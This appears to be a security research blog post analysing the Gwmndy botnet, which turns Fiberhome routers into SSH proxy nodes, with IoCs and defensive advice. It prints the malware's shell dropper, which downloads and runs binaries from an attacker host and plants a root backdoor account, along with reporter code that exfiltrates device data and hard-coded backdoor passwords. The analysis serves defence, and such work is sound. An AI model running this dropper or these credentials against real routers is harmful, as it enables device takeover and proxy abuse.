Botnet

Some Fiberhome routers are being utilized as SSH tunneling proxy nodes

Genshen Ye

Aug 2, 2019 • 5 min read

Background introduction

On July 24, 2019, our Unknown Threat Detection System highlighted a suspicious ELF file with 0 VirusTotal detection.


When we further looked into it, we realized it is a component of an IoT botnet targeting Fiberhome router. But it does not do the regular stuff such as DDos, Cryptojacking, Spaming, information stealing. Its' only purpose is to setup the routers to be SSH tunneling proxy nodes. Also, unlike the typical botnets which try their best to infect as many victims as they can, this one has pretty much stopped looking for new bots after its' active daily bot number reached low 200. It seems that the author is satisfied with the number which probably provides enough proxy service for whatever purpose he needs.

The ELF file itself is a Reporter, it periodically obtains the router information such as device IP and uploads them to a remote web interface so the author can get a hold of the device even the router IP changes.

Correspondingly, we also observed that the attacker developed client program on the Windows and Linux platforms, they access a remote Web interface to obtain information such as the device IP reported by the Reporter, and then use backdoor passwords to establish an SSH tunnel (Dynamic Port Forwarding). And create a Socks5 proxy service locally. We named these malware Gwmndy based on the domain name used by the attacker.

Gwmndy overview

Gwmndy contains mainly vpn.sh, Reporter and SSH Client programs, and provides a corresponding web interface through a web server to transmit information such as Bot IPs.



Gwmndy Reverse Analysis

vpn.sh sample information

- MD5: d13935ff515ffdb0682dfaad0f36419d

> *POSIX shell script text executable, ASCII text*

We can clearly see that the attacker runs the dropbear program on the target router and adds the startup command to the /fh/extend/userapp.sh file. It also tampers with the shadow file to add the backdoor account, and runs vpnip (see below) and an open source port forwarder program rinetd.

```
#!/bin/sh
if [ -f "/usr/sbin/dropbear" ];then
echo "exsit"
if [ `grep -c "dropbear -p " /fh/extend/userapp.sh` -gt '0' ]; then
        echo "Found!"
else
        echo "Not Found"
        sed -i '/killall dropbear/a\dropbear -p 23455 &' /fh/extend/userapp.sh
fi

else
echo "not exit drop"
wget -O /fh/dropbear http://43.252.231.181:30777/dropbearmips
chmod 777 /fh/dropbear
/fh/dropbear -p 23455 &
if [ `grep -c "/fh/dropbear -p 23455 &" /fh/extend/userapp.sh` -gt '0' ]; then
        echo "Found!"
else
        echo "Not Found"
        sed -i '/killall dropbear/a\/fh/dropbear -p 23455 &' /fh/extend/userapp.sh
fi

fi
#add user admin
if [ `grep -c "admin:$1$.vb9HA2F$wLuHXrsV" /etc/shadow` -gt '0' ]; then
        echo "Found!"
else
        echo "Not Found"
        sed -i '2c admin:$1$.vb9HA2F$wLuHXrsV.WysHa9wA6GFU/:17813:0:99999:7:::' /etc/
sleep 1
fi

if [ `grep -c "admin:x:0:0:" /etc/passwd` -gt '0' ]; then
        echo "Found!"
else
        echo "Not Found"
        sed -i '2c admin:x:0:0:root:/root:/bin/sh' /etc/passwd
sleep 1
fi
#/usr/sbin/dropbear -p 23455 &
if [ `grep -c "/fh/vpnip &" /fh/extend/userapp.sh` -gt '0' ]; then
        echo "Found!"
else
        echo "Not Found"
        sed -i '/killall dropbear/a\/fh/vpnip &' /fh/extend/userapp.sh
fi
wget -O /fh/vpnip http://43.252.231.181:30777/vpnip
chmod 777 /fh/vpnip
/fh/vpnip &
wget -O /fh/rinetd http://43.252.231.181:30777/rinetd
chmod 777 /fh/rinetd
```

```
sleep 5
#ps | grep "dropbear" | grep -v "dropbear -p" | awk '{print $1}' > /fh/pid
#pid23=`ps | grep "dropbear -p" | grep -v grep | awk '{print $1}'`
#for line in `cat /fh/pid`
#do
#echo $line
#kill $line
#done
#reboot
/bin/rm $0
```

vpnip sample information

- MD5: f878143384b3268e4c243b0ecff90c95

> *ELF 32-bit MSB executable, MIPS, MIPS32 version 1 (SYSV), statically linked, not stripped*

We named it Gwmndy.Reporter, its main function is to periodically obtain device information such as the local SSH port, shadow password, public IP address, MAC address, and report it back to `www.gggwmndy.org:30000/info.php`

```
lui     $v0, 0x43
addiu   $a3, $v0, (sshport - 0x430000)  # char *
lui     $v0, 0x43
addiu   $a2, $v0, (pwd - 0x430000)  # char *
lui     $v0, 0x43
addiu   $a1, $v0, (ip - 0x430000)  # char *
lui     $v0, 0x43
addiu   $a0, $v0, (mac - 0x430000)  # char *
jal     _Z14createsenddataPcS_S_S_  # createsenddata(char *,char *,char *,char *)
nop
lw      $gp, 0x30+var_20($fp)
lui     $v0, 0x42
addiu   $a1, $v0, (senddata - 0x420000)
lui     $v0, 0x41
addiu   $a0, $v0, (aSenddataS - 0x410000)  # "senddata= %s\r\n"
la      $v0, printf
move    $t9, $v0
bal     printf
nop
lw      $gp, 0x30+var_20($fp)
lui     $v0, 0x42
addiu   $a0, $v0, (senddata - 0x420000)
la      $v0, strlen
move    $t9, $v0
bal     strlen
nop
lw      $gp, 0x30+var_20($fp)
move    $a3, $v0          # int
lui     $v0, 0x42
addiu   $a2, $v0, (senddata - 0x420000)  # char *
li      $a1, 0x7530       # int
lui     $v0, 0x41
addiu   $a0, $v0, (aWwwGggwmndyOrg - 0x410000)  # "www.gggwmndy.org"
jal     _Z9send_recvPciS_i  # send_recv(char *,int,char *,int)
nop
lw      $gp, 0x30+var_20($fp)
xori    $v0, 1
sltiu   $v0, 1
andi    $v0, 0xFF
beqz    $v0, loc_4019A0
nop
```

Linux Client sample information

- MD5: 7478f835efc00ed60c2f62e0dd5baae3

> *ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l, for GNU/Linux 2.6.32, BuildID[sha1]=a651eaf55606534288e20eda33c2137642d3ea60, not stripped*

Interestingly, the sample has hard-coded username and password, which allows us to access the Gwmndy Web statistics page.

```
send(
  fd,
  "POST /login.php HTTP/1.1\r\n"
  "Host: www.gggwmndy.org:30000\r\n"
  "Connection: keep-alive\r\n"
  "Content-Length: 62\r\n"
  "Cache-Control: max-age=0\r\n"
  "Origin: http://www.gggwmndy.org:30000\r\n"
  "Upgrade-Insecure-Requests: 1\r\n"
  "User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/53"
  "7.36\r\n"
  "Content-Type: application/x-www-form-urlencoded\r\n"
  "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n"
  "Referer: http://www.gggwmndy.org:30000/login.php\r\n"
  "Accept-Encoding: gzip, deflate\r\n"
  "Accept-Language: en-US,en;q=0.8\r\n"
  "Cookie: __guid=16475568.2805997670422688000.1546997247966.4321; PHPSESSID=6gifnqpk90tmu78hj3ns16n0p5; monitor_count="
  "9\r\n"
  "\r\n"
  "username=us[redacted]1&password=1qa[redacted]$&submit=%E7%99%BB%E5%85%A5",
  v1,
  0);
```

Windows SSH Client sample information

- MD5: d361ec6c5ea4d0f09c9ee0fdf75d6782

> *PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows*

Its main function is to access `www.gggwmndy.org:30000/vsql.php` to pull Bot IP and SSH ports, with that, SSH tunnel then can be established, and Socks5 proxy service will start locally.

Obtain the Bot IP and SSH ports through the web interface.

```
public string getiplist()
{
    string requestUriString = "http://www.gggwmndy.org:30000/vsql.php";
    HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
    httpWebRequest.Method = "GET";
    httpWebRequest.ContentType = "application/x-www-form-urlencoded";
    httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:5.0.1) Gecko/20100101 Firefox/5.0.1";
    httpWebRequest.Accept = "image/webp,*/*;q=0.8";
    httpWebRequest.AllowAutoRedirect = true;
    httpWebRequest.CookieContainer = this.cookies;
    httpWebRequest.KeepAlive = true;
    HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
    string text = string.Empty;
    using (System.IO.Stream responseStream = httpWebResponse.GetResponseStream())
    {
        System.IO.StreamReader streamReader = new System.IO.StreamReader(responseStream, System.Text.Encoding.UTF8);
        text = streamReader.ReadToEnd();
    }
    if (text.Contains("请先登录"))
    {
        return "error";
    }
    return text;
}
```

Built-in SSH backdoor account

```
        string text2 = "Attempt to connect to ";
        text2 += this.ipaddr;
        text2 += " .";
        this.richTextBoxInfo.Text = text2;
        uint localport = System.Convert.ToUInt32(text);
        string vpnusername = "root";
        string vpnpwd = "admin123!@#";
        int sshport = 23455;
        DataRow[] array = VPNList.dt.Select("ip= '" + this.ipaddr + "'");
        if (array.Length <= 0)
        {
            text2 = "IP  ";
            text2 += this.ipaddr;
            text2 += " not in list.";
            this.richTextBoxInfo.Text = text2;
            return;
        }
        string text3 = array[0]["port"].ToString();
        if (!text3.Equals(""))
        {
            sshport = System.Convert.ToInt32(text3);
        }
        text3 = array[0]["pwd"].ToString();
        if (!text3.Equals(""))
        {
            if (text3.Contains("$1$Hji.Ho2q$"))
            {
                vpnpwd = "tailand123456";
            }
            else if (text3.Contains("$1$.vb9HA2F$"))
            {
                vpnpwd = "pldt123456";
            }
            else if (text3.Contains("$1$5cPvFTo7$"))
            {
                vpnpwd = "admin123!@#";
            }
        }
        if (!this.connetstatus)
        {
            this.connetstatus = true;
        }
        this.connetbutton.Enabled = false;
        this.thread = new System.Threading.Thread(delegate
        {
            this.ThreadFunction(this.ipaddr, sshport, vpnusername, vpnpwd, localport);
        });
        this.thread.Start();
    }
```


Enable SSH Tunnel (Dynamic Port Forwarding)

```
if (VPNList.client.get_IsConnected())
{
    VPNList.porcik = new ForwardedPortDynamic("127.0.0.1", localport);
    VPNList.client.AddForwardedPort(VPNList.porcik);
    VPNList.porcik.Start();
    this.connetbutton.Enabled = false;
    if (ipaddr.Equals(""))
    {
        ipaddr = this.textBoxIP.Text;
    }
    this.checkTimer.Tick += new System.EventHandler(this.CheckConCallback);
    this.checkTimer.Enabled = true;
    this.checkTimer.Interval = 60000;
    this.checkTimer.Enabled = true;
    this.checkTimer.Start();
    string text3 = "Successful connection to ";
    text3 += ipaddr;
    text3 += " .";
    text3 += "\r\n Listening on port ";
    string str = System.Convert.ToString(localport);
    text3 += str;
    text3 += " .";
    base.BeginInvoke(new VPNList.DlChangText(this.intoText), new object[]
    {
        text3
    });
    return;
}
```

Renci.SshNet.ForwardedPortDynamic

Infected IP information

We access the Gwmndy web server via the hard-coded account as mentioned above. And we could see a Bot statistics page with 431 MAC addresses and 422 IP addresses recorded. The latest creation date was March 19, 2019, which means the botnet stopped adding new members since that time, and there were 181 active MAC addresses.


Not Secure | www.gggwmndy.org:30000/sql.php

count: 431

index	id	mac	ip	port	pwd	usecount	createtime	alivetime	location	purpose
1	330	18:a2:[redacted]b0:30	130.[redacted].113	23456		0	2019-02-02 10:23:50	2019-07-24 11:50:33		
2	71	bc:c[redacted]:41:c8	130.[redacted]232	23455	$1$5cPvFTo7$	0	2019-01-15 15:23:55	2019-07-24 11:50:30		
3	171	bc:[redacted]3f:b0	130.[redacted]12	23455	1lhRA2LZL$	0	2019-01-17 17:47:41	2019-07-24 11:50:25		
4	128	18:[redacted]93:58	130.[redacted]220	23456		0	2019-01-17 17:39:36	2019-07-24 11:49:44		
5	383	d0:[redacted]37:68	110.[redacted]174	23456		0	2019-02-13 12:03:00	2019-07-24 11:49:40		
6	99	18:a[redacted]d:e8	130.1[redacted]174	23456		0	2019-01-17 17:34:05	2019-07-24 11:49:04		
7	220	18:a[redacted]6:38	130.1[redacted]17	23456		0	2019-01-17 18:04:49	2019-07-24 11:48:46		
8	83	bc:c[redacted]4:00	130.[redacted]4	23455	$1$5cPvFTo7$	0	2019-01-17 09:11:30	2019-07-24 11:48:29		
9	365	18:a[redacted]f:10	159.1[redacted]2.248	23456		0	2019-02-13 11:58:55	2019-07-24 11:46:55		
10	209	bc:c[redacted]:88	130.1[redacted].18	23456		0	2019-01-17 17:57:55	2019-07-24 11:45:36		
11	240	bc:c[redacted]9:88	130.[redacted].115	23455	$1$5cPvFTo7$	0	2019-01-18 02:00:31	2019-07-24 11:45:21		
12	433	18:a[redacted]6:40	116.[redacted].183	23456		0	2019-03-04 15:42:22	2019-07-24 11:45:10		
13	210	18:a[redacted]3:e8	130.[redacted].77	23456		0	2019-01-17 17:59:38	2019-07-24 11:44:54		
14	45	18:a[redacted]1:98	130.[redacted].88	23456	$1$5cPvFTo7$	0	2019-01-15 11:20:06	2019-07-24 11:44:35		
15	230	bc:c[redacted]1:98	130[redacted].166	23456		0	2019-01-17 18:06:37	2019-07-24 11:44:27		
16	18	bc:c[redacted]5:08	130[redacted].14	23456		0	2019-01-14 11:30:01	2019-07-24 11:44:01	PH	VPN
17	207	18:a3[redacted]e9:20	130[redacted].111	23456		0	2019-01-17 17:57:23	2019-07-24 11:43:40		
18	211	bc:c0:[redacted]:46:28	130[redacted].94	23456		0	2019-01-17 17:59:57	2019-07-24 11:43:33		
19	110	18:a2:[redacted]e6:48	130.[redacted]7.191	23455	$1$5cPvFTo7$	0	2019-01-17 17:36:07	2019-07-24 11:43:25		
20	174	bc:c[redacted]:34:70	130.[redacted]7.14	23456		0	2019-01-17 17:48:23	2019-07-24 11:43:05		
21	66	bc:[redacted].1d:a0	130[redacted].195	23456		0	2019-01-15 15:09:47	2019-07-24 11:43:01		

All the infected devices are located in two countries.

```
PH 324
TH 98
```

We performed web fingerprinting on the active Bot IPs and modify the information of the Bot device /fh/extend/userapp.sh file by the attacker. It can be determined that these devices are all Fiberhome router, and its model number is AN5506.

Suggestions

We didn't see how Gwmndy malware spread, but we know that some Fiberhome router Web systems have weak passwords and there are RCE vulnerabilities. If our readers have more information, please feel free to contact us and provide more information on that.

We especially recommend that the home broadband users in the Philippines and Thailand to update the Fiberhome router software system in a timely manner, and set up complex login credentials for the router Web.

Relevant security organizations are welcomed to contact netlab[at]360.cn for a full list of infected IP addresses.

Contact us

Readers are always welcomed to reach us on twitter, WeChat 360Netlab or email to netlab at 360 dot cn.

IoC list

Sample MD5

```
d13935ff515ffdb0682dfaad0f36419d
f878143384b3268e4c243b0ecff90c95
7478f835efc00ed60c2f62e0dd5baae3
d361ec6c5ea4d0f09c9ee0fdf75d6782
```

URL

```
http://www.gggwmndy.org:30777/vpn.sh
```

IP

```
47.89.9.33      Hong Kong       ASN 45102       Alibaba (US) Technology Co., Ltd.
```

僵尸网络911 S5的数字遗产

Heads up! Xdr33, A Variant Of CIA's HIVE Attack Kit Emerges

警惕：魔改后的CIA攻击套件Hive进入黑灰产领域

See all 114 posts →

背景 2019年06月23日我们捕获了一个全新的DDoS僵尸网络样本，因其启动时设置的进程名以及C2中有emptiness字样，所以我们将其命名为Emptiness。Emptiness由golang编写，当前发现的样本包括Windows和Linux两种平台版本。在溯源过程中，我们发现其作者长期维护着一个mirai变种僵尸网络，早期的Emptiness自身没有传播能力...


Aug 9, 2019 · 7 min read

背景介绍 2019年7月24号，360Netlab未知威胁检测系统发现一个可疑的ELF文件，目前在VirusTotal上还没有一款杀毒引擎检测识别。通过详细分析，我们确定这是一款针对Fiberhome路由器设备Reporter程序。它会定时获取设备IP等信息并上传给一个Web接口，以此来解决设备IP变更的问题。我们还观察到攻击者在Windows和Linux平台上开发...

Aug 2, 2019 · 6 min read